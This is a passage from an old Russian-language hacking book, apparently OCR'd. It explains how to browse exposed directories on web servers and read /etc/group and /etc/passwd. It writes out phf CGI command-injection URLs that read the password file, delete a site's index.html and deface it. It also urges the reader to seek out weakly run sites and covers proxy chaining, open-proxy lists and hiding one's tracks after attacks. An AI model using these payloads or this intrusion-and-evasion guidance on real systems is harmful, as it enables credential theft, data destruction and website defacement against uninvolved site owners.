
Это будет воспринято как атака на веб-сервер, и Firewall системы блокирует наш запрос.

Некоторые серверы Интернета защищены IDS (Intrusion Detection System). Эта система по определению вторжения выявляет попытки осмотра таких чувствительных директорий, как `cgi-bin`, `/etc` или `/bin`.

IDS записывает IP-адреса, с которых вы пытались проникнуть в эту директорию. Если сисадмину будет не лень, он свяжется с вашим провайдером и сообщит о том, что вы занимались хакерским осмотром его сервера.

Волков бояться — в лес не ходить! Откройте какой-нибудь сайт в Netscape и кликните правой кнопкой «мыши» по странице. Выберите опцию View Source или View image.

Хм! Вы получили код страницы.




На рисунке вы видите код для программы CGI на веб-сервере с Irix 6.2. Эта техника просмотра содержания в директории работает не на всех сайтах. Вэб-мастер может воспрепятствовать вам двумя способами.


Первый способ: поместить в каждую директорию файл index.html. В этом случае вы будете видеть страницу индекса, а не директорию.

Второй способ заключается в конфигурации сервера, при которой директорный просмотр списка деактивируется.

Если веб-сайт предлагает скачивать программы, то примените к нему трюк с FTP. Замените http на ftp. И вам выскочит...



А ну-ка еще разик поднатужимся, и опять нам вылезает...




Еще одна неудача...

А кто сказал, что будет легко?


Я показал вам, как выглядят неудачные попытки. На этих серверах работают умные системные администраторы. Но будьте терпеливыми, и удача улыбнется вам.

Когда-нибудь ваш браузер покажет нечто похожее на:




... и это значит, что перед вами раскрылись врата рая!

Не начинайте поиск с крупных серверов, таких как Netscape или Yahoo. Попробуйте сайты из списка, который вы получите в поисковой системе по ключевым словам «астрология» или «New Age». Вот где раздолье уязвимых сайтов!



Когда вы встречаете что-то похожее, кричите «ура!» — особенно, если видите директорию /etc. В компьютерах с Unix-системами эта директория содержит информацию о конфигурации системы. Кликнув на /etc, мы получим:



Здесь вы видите два файла: group и passwd. Если вы видите директорию /etc с вашего браузера, значит, сможете читать файлы group и passwd. Давайте сначала заглянем в файл групповых настроек.

```

root::0:root
other::1:
bin::2:root,bin,daemon
sys::3:root,bin,sys,adm
adm::4:root,adm,daemon
uucp::5:root,uucp
mail::6:root
tty::7:root,tty,adm
lp::8:root,lp,adm
nuucp::9:root,nuucp
staff::10:
daemon::12:root,daemon
sysadmin::14:
nobody::60001:
noaccess::60002:
nogroup::65534:
    
```

Мы уже знаем, что означает `root::0:root`. Root — это имя Unix-группы. Каждый файл и директория в компьютерах Unix имеет двух владельцев — пользователя и группу. Доступ к написанию, чтению и использованию файла или директории зависит от статуса, данного при регистрации логина.

В нашем случае цифра ноль является нумерическим идентификатором (ID) для группы root.

Обычно групповой ID 0 резервируется для группового корня или группового колеса. На этом компьютере в групповом корне указан только один пользователь — root.

Групповая `sys` выглядит как другая группа, в которой `adm` является членом.

Но только имена пользователей означают членов группы. В этом случае `adm` пользовательское имя и имя группы.


Групповые и пользовательские имена `sys`, `adm`, `uucp` и т.д. применяются не людьми, а программами, которым нужны права для использования других программ.

Итак, только одно имя пользователя используется человеком. Это имя `root`. Оно говорит нам, что `sysadmin` — полный ламер. Он мог бы настроить аккаунт с более низкими привилегиями, чем `root`.

Проблема здесь в том, что если вашей пользовательской учетной записью является только `root`, вам всегда придется реги-

стрироваться как root. Это делает корень очень уязвимым для взлома пароля.

Давайте посмотрим на другой групповой файл:



The screenshot shows a Netscape browser window with the address bar displaying `http://www.victim#12.com/etc/group`. The main content area displays the following text:


```
wheel::0:root,sysadm,devs
daemon::1:daemon
kmem::2:root
sys::3:root
tty::4:root
operator::5:root
uucp::6:
bin::7:
news::8:
utmp::12:
games::13:
mail::14:
staff::20:root
bsdi::30:
www::64:
```

The status bar at the bottom indicates "Document: Done".

В этом случае группа называется `bsdi`. Название подсказывает нам, что операционной системой этого компьютера является BSDI. О ней можно узнать в <http://www.bsdi.com>.

Если вам известна ОС, на которой работает компьютер веб-сервера, вы можете взломать этот сервер.

Теперь рассмотрим файл `/etc/passwd`:



The screenshot shows a Netscape browser window with the address bar displaying `http://www.nothevictim.org/etc/passwd`. The main content area displays the following text:

```
root:x:0:1:Super-User:/:usr/local/bin/csh
daemon:x:1:1:/:
bin:x:2:2:usr/bin:
sys:x:3:3:/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:0:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4-v.65534-65534:Sun09 4 v Nobody:/:
```

The status bar at the bottom indicates "Document: Done".

Ага! Это тот самый файл затемненных паролей, о котором мы говорили в главе о системе Linux. Этот `/etc/passwd` — имя файла паролей у многих Unix-операционных систем (например Linux или Solaris).

При регистрации логина на таком типе компьютеров, когда вы получаете имя пользователя и пароль, операционная система идет в `/etc/passwd` и выясняет, имеется ли такой логин.


Если хакер добрался до файла паролей, в котором находятся кодированные пароли, он может использовать «крэкер» и извлечь эти пароли.

Однако если пароли были выбраны с умом, никакая программа не взломает их код. Для этого пароль должен иметь не менее 8 символов, включать прописные и заглавные буквы, цифры и такие символы, как `!@#$%&*?`.


Тем не менее, очень часто даже затемненную `/etc/passwd` можно использовать для взлома компьютера. Имея на руках список пользовательских имен, вы можете подобрать пароль.

Если вам удастся скачивать программы с компьютера жертвы, поищите программу, чье имя оканчивается на «d». Возможно, это демон, который стоит между сервером и остальным миром. Разработка демона является стандартным способом взлома для компьютеров с системой Unix.


При осмотре веб-страниц замечайте каждую деталь. Вот мы прочитали файл `Readme` и узнали почтовый адрес парня, который имеет права root на данном сервере:



Часто имя файла можно подобрать дедуктивным методом. Например, один из сайтов выдал мне следующее:



Директория /etc выглядит пустой. Но действительно ли она пуста? Я попробовал добавить группу, потому что любой сервер с /etc должен иметь /etc/group. И вот, что получилось:



Судя по этому короткому файлу, мы можем догадаться, что здесь используется NIS-опознание.

Многие компьютеры применяют одну и ту же систему опознания, которая установлена на центральном компьютере.


На этом компьютере в файле паролей указаны только имена пользователей.

Вот еще один трюк. Введите в окно запроса вашего броузера следующую команду:

```
http://victim.computer.com/cgi-bin/phf?Qalias=
x%0a/bin/cat%20/etc/passwd .
```

Помните о том, что ввод данной команды считается преступлением. Многие серверы автоматически вышлют жалобу вашему провайдеру и заявят, что проводили RHP-атаку.

Обычно вы получаете такой ответ:



Иногда вместо этого вы получите угрозы и обвинения. Вэб-мастера ненавидят людей, которые применяют RHP-атаку. Использование команды, которой я вас научил, является признаком идиотизма. Но если эта команда сработает, вы получите награду, которая будет выше всех оскорблений! Вы получите полную власть над компьютером жертвы — через ваш броузер.

Вариантами RHP-атаки являются следующие команды:

a) `http://<victim.computer.com>/cgi-bin/phf?Qalias=x%0a/bin/rm%20<document root>index.html`



— удаляет главную страницу сайта, приписанного к корню этого частного документа.

б) `http://<victim.computer.com>/cgi-bin/phf?Qalias=x%0a/bin/echo%20"Я тебя хакнул, придурок!"><document root>index.html .`

Главное, не забывайте, что **вас вообще-то запросто могут найти!**

Глава 13

Анонимность — ваше право



Решили встретиться три президента: Intel, IBM и MicroSoft. Собрались, начали совещаться.

Вдруг у президента IBM запищал бипер.

— Прошу прощения, господа, я должен на минуту прерваться.

Он прислоняет в ухо часы, подносит ко рту кончик галстука и отдает несколько распоряжений.

Совещание продолжается.

Вдруг раздается тихий музыкальный звук.

Президент Intel извиняется, нажимает себе на мочку уха, что-то выслушивает и произносит несколько фраз прямо в воздух.

— Ну и ну!.. — говорят коллеги, — как же устроен ваш телефон?

— Все очень просто, в ухо мне вставлен маленький наушник, а микрофон находится прямо во рту в зубной коронке.

— О.К. — говорят коллеги.

Совещание продолжается.

Вдруг раздается ужасно громкий неприличный звук.

Все вопросительно смотрят на Билла Гейтса, президента Microsoft.

— Извините господа, не найдется ли у вас нескольких листков бумаги? Мне нужно срочно принять факс!

Сетевое общение имеет несколько негативных аспектов. Одним из них является открытость пользователя для вторжений на его личную территорию. Мы все время находимся под прицелом фирм, агентств и компаний, чьи обученные специалисты знают, как находить информацию о нас и наших сайтах. В основном, это делается по двум причинам:

1. Реклама и электронная коммерция
2. Активность милиции, полиции и служб безопасности.

Получается так, что жестокий мир нагло пользуется теми методами, за которые хакеров привлекают к уголовной ответственности.

Если вы взломаете компьютер ближнего и измените настройки реестра, это будет считаться уголовным преступлением. Но если то же самое сделает какая-то фирма, пытающаяся на вас нажиться и распространяющая какой-нибудь товар, то ее действия назовут маркетингом.

Что уж говорить о двойных стандартах уголовного и административного законодательств!

Я считаю такую ситуацию неправильной. Все должны иметь равные права на приватность и открытый доступ к любой информации. Чтобы отстоять свою позицию, хакер должен разбираться в вопросах анонимности (тем более, что такое знание поможет вам замечать следы после совершенных атак на понравившиеся серверы).

Прежде всего нам следует понять, как производится сетевая слежка. Мы уже знаем, что, подключаясь к Интернету, каждый пользователь получает адрес, на который другие компьютеры отправляют пакеты данных. Каким же образом они видят ваш IP-адрес?

На момент создания Сети, никто не думал, что она станет полем боя. Предполагалось, что все владельцы серверов и домашних компьютеров будут коммуникационными партнерами. При сотворении архитектуры Интернета проповедовался «открытый» принцип подключений. Допустим, вы хотите зайти на отечественный ха-

керский сайт и скачать пару текстов на свой компьютер. Для этого вы сами сообщаете сайту свой IP-адрес, на который тот пересылает пакеты с текстовыми файлами. Эти пакеты с картинками и текстами прокладывают свой путь через TCP и UDP.

Если вы подключаетесь к <http://www.xakep.ru>, ваш компьютер посылает DNS запрос на этот сервер. Домен хакер.ru меняется на IP ("HTTP://" определяет порт для подключения: http=80 или 8080). Этот найденный для вас IP получает запрос для отправки доступной информации на ваш порт 80 или 8080 (http). Компьютер отвечает (если вам разрешено такое подключение) и посылает запрашиваемые данные. Передача данных производится в пакетах. Пакеты курсируют в обоих направлениях.

Итак, отследим основную схему:

ВЫ	посылаете запрос, называемый "syn" '	ДОМЕН
ДОМЕН	отвечает "ack" '	ВЫ
ВЫ	посылаете так называемый "syn/ack" '	ДОМЕН
ДОМЕН	отвечает и посылает первый пакет '	ВЫ
ВЫ	отвечаете, что первый пакет получен '	ДОМЕН

TCP ожидает подтверждения о том, что посланный пакет получен. UDP не ждет подтверждения. Он продолжает отправку данных независимо от того, получаете вы их или не получаете. Это сделано для удобства.

Если вы слушаете радиопрограмму, то не получаете "ack" на каждый пакет.

Здесь не важна потеря нескольких байтов. Естественно, выигрыш в скорости значительный. TCP применяется в тех случаях, когда вы хотите получить каждый отдельный байт информации.

Для обеспечения такой архитектуры доменам требуется ваш IP-адрес. Вы сами даете им его.

Возникает вопрос: а можно ли не давать доменам наш IP-адрес? Легко! Но нужен посредник — Проху (доверенное лицо). Этот посредник передает ваши запросы доменам по следующей схеме:

ВЫ	посылаете "syn" на ПРОКСИ,	которая передает его	ДОМЕНУ
ВЫ	' ПРОКСИ '		ДОМЕН
ДОМЕН	' ПРОКСИ '		ВЫ

Вы показываете свой IP-адрес только прокси. Домен принимает прокси за вас и общается с ним. Он регистрирует IP-адрес прокси. Возникает второй вопрос: где найти такого доброго посредника? В Сети их полным полно. Несколько хороших зарубежных прокси вы найдете здесь: www.cyberarmy.com/lists/proxy.

Российские прокси легко искать с помощью поисковых систем Aport и Rambler. Существуют «нормальные» и анонимные прокси. Разница между ними в том, что «нормальные» прокси (я не зря это слово в кавычки поставил) передают ваш IP-адрес доменам.

Поэтому хакеры пользуются только анонимными прокси. Зайдите, к примеру, на сайт: <http://www.multiproxy.org> и выберите опцию «anonymity check». Вам покажут ваш IP-адрес на этом сайте. Сравните его со своим и возрадуйтесь.

В Windows вы можете узнать ваш IP, пройдя процедуру «Пуск» (**Start**) => «Выполнить» (**Run**) => «winipcfg» или «Пуск» (**Start**) => «Выполнить» (**Run**) => "command" => "ipconfig".

С IP-адресом разобрались. Что еще может поставить под угрозу нашу приватность? Чертовы кулички! Куки (Cookies)! Мы про них не так давно уже упоминали, когда учились красть чужие «булки». Cookies, напомним, — это маленькие файлы, которые сохраняются на вашем компьютере и обеспечивают удобства при работе в Сети. Что это за удобства? Когда вы подключаетесь к веб-сайту, он сохраняет «cookies» вашего компьютера.

Эти cookies могут содержать ваш IP-адрес, время визита, скорость Интернета, разрешение экрана, выбранные вами «предметы», версию вашего браузера и так далее. В следующий раз, когда вы посетите данный сайт, ваши куки будут проверены и, вуаля, вас узнают! «Welcome Vasja!»

Конечно, здорово хранить в cookies ваши логины и пароли, но эти файлики настроены так, что когда вы бродите по сети и посещаете разные сайты, на вас создаются целые профайлы.

Некоторые сайты (особенно с порнушкой) продают эти профайлы другим компаниям, которые позже заваливают вас спамом. Вот почему я советую вам удалять эту дрянь из директории C:\Windows\cookies.

Не забудьте установить сетевые настройки (**Internet Options**) таким образом, чтобы вы получали запросы на создание cookies. Это можно сделать, кликнув кнопку «Дополнительно» (**Internet Options Advanced**).

Об анонимности почтовых сообщений мы уже говорили. Вы узнали, что письма можно отправлять с любого почтового адреса. Фабрикация ложных почтовых адресов является настолько простым делом, что им сейчас занимается четверть населения Земли.

Созданы тысячи программ, которые готовы сделать для вас всю грязную работу. Если вас интересуют анонимные почтовые аккаунты, вы найдете их на сайтах: **www.hotmail.com**, **www.gmx.de** или **www.mail.com**. Из отечественных сайтов я рекомендую **www.rambler.ru**. Он отличается от своих собратьев тем, что не выдает IP-адресов пользователей.

WinGates/Proxies/Shells

Wingates, Proxies и Shells обеспечат вашу анонимность в Сети. Wingate — это врата для многих систем Windows. Представьте себе такую ситуацию: в вашем интернет-кафе имеется четыре компьютера. Вы пригласили трех друзей и вместе с ними хотите поскитаться по Сети.

Так как у вас только одно подключение к Интернету, вы настроили первый компьютер как сервер. Другие три компьютера выходят в Сеть через этот компьютер. И каждый из них подключается через один и тот же IP-адрес. Вы спросите меня: а как же это повышает анонимность?

Дело в том, что любой другой пользователь Сети может подключиться только к первому компьютеру. Три других компьютера «уходят в тень».

Proxies — это большие wingates. Это быстрые серверы, к которым подключаются компьютеры компании или фирмы.

Поначалу их придумали для увеличения скорости Интернета, но затем начали использовать и по причинам анонимности.

Сейчас вы можете подключаться к прокси, который имеет абсолютно другой домен и часовой пояс. Для тех, кто хочет использовать зарубежные прокси, я привожу список сайтов и номеров портов:

Австрия	Порт
cache02.netway.at	:80
mail.ppl.co.at	:8080
speth08.wu-wien.ac.at	:8080
pong.ping.at	:8080

Австралия	
proxy.gwbbs.net.au	:80
chrome.one.net.au	:8080
proxy.newave.net.au	:8080
ws.edi.com.au	:80
mimas.scu.edu.au	:80
proxy.omcs.com.au	:8080
jethro.meriden.pas.com.au	:8080
albany.jrc.net.au	:80
basil.acr.net.	:8080

Бельгия	
cache-mar.belbone.be	:80

Болгария	
conan.gocis.bg	:8080

Бразилия

200.250.14.5)ct-nt-02.cybertelecom.com.br :8080
 sanan.com.br :8080

Канада

proxy.collegemv.qc.ca :8080
 srvprx.cspaysbleuets.qc.ca :80
 valliere.csvalliere.qc.ca :80
 keeper.albertc.on.ca :8080
 cproxy1.justice.gc.ca :80
 proxy.cslouis-hemon.qc.ca :8080
 gateway.kwantlen.bc.ca :80

Китай

proxy.szptt.net.cn :8080

США

hpux.mesd.k12.or.us :8080
 gatekeeper.ci.slc.ut.us :8080
 episd.elpaso.k12.tx.us :8080
 svc.logan.k12.ut.us :8001
 proxy.eup.k12.mi.us :8080
 svc.nues.k12.ut.us :8001
 proxy.eup.k12.mi.us :8080
 (207.78.252.100)
 oakweb.oak-web.washington-ch.oh.us :80
 homnibus.nvc.cc.ca.us :80
 et.mohave.cc.az.us :80

Швейцария

cache1.worldcom.ch :8080
 cache2.worldcom.ch :8080

cache3.worldcom.ch	:8080
web-cache-2.cern.ch	:80
proxy.span.ch	:8080
gip-lausanne-nc.globalip.ch	:80
gip-lausanne-cf2.globalip.ch	:8080
gip-lausanne-cf1.globalip.ch	:8080
proxy2.iso.ch	:8080
proxy.iprolink.ch	:80

Shells (оболочки) — так обычно называют терминалы систем Unix. Вы можете использовать их в режиме удаленного доступа. Например, зарегистрировавшись на **www.shell.net**, вы можете вести серфинг любого домена с **www.shell.com!**

Файерволы (Firewalls) — это устройства для фильтрации пакетов. Мы знаем, что данные в Сети передаются в пакетах. Эти пакеты можно фильтровать. Так, например, вы можете помешать какому-то бездельнику подключаться к вашим портам без авторизации. Файервол позволяет вам блокировать или разрешать попытки подключения. Это повышает вашу анонимность и компьютерную безопасность.

Анонимный FTP-серфинг можно проводить через анонимный прокси или telnet. Еще вам понадобится халявная оболочка (например nether.net). Чтобы повысить уровень своей анонимности, скрывайте ваш IP-адрес и регистрируйте логин анонимно (многие ftp-сайты забывают или не хотят деактивировать пользователя «anonymous»).

Анонимный ping следует проводить после подключения к оболочке.

Серверопляска (Serverhopping) — это метод сокрытия IP-адреса. Работает он следующим образом. Допустим, вы хотите подключиться к «серверу», и пусть ваш компьютер называется «pc». Вы подключаетесь так:

```
pc-Proxy1-Proxy2-Proxy1-Proxy4-Proxy3-server.
```

Пока вы проводите хакерские действия, proxies 1—4 все время скажут, начинают новые подключения, задействуют новые прокси, убивают старые и так далее. Этот метод делает трассировку источника (то есть вас) почти невозможной.

Из программ, гарантирующих вашу анонимность, я могу рекомендовать только две. Это «multiproxy» и «прохомитрон». Первая поможет использовать прокси более эффективно. Вторая откроет вам новые горизонты анонимности. Я к ней еще вернусь.

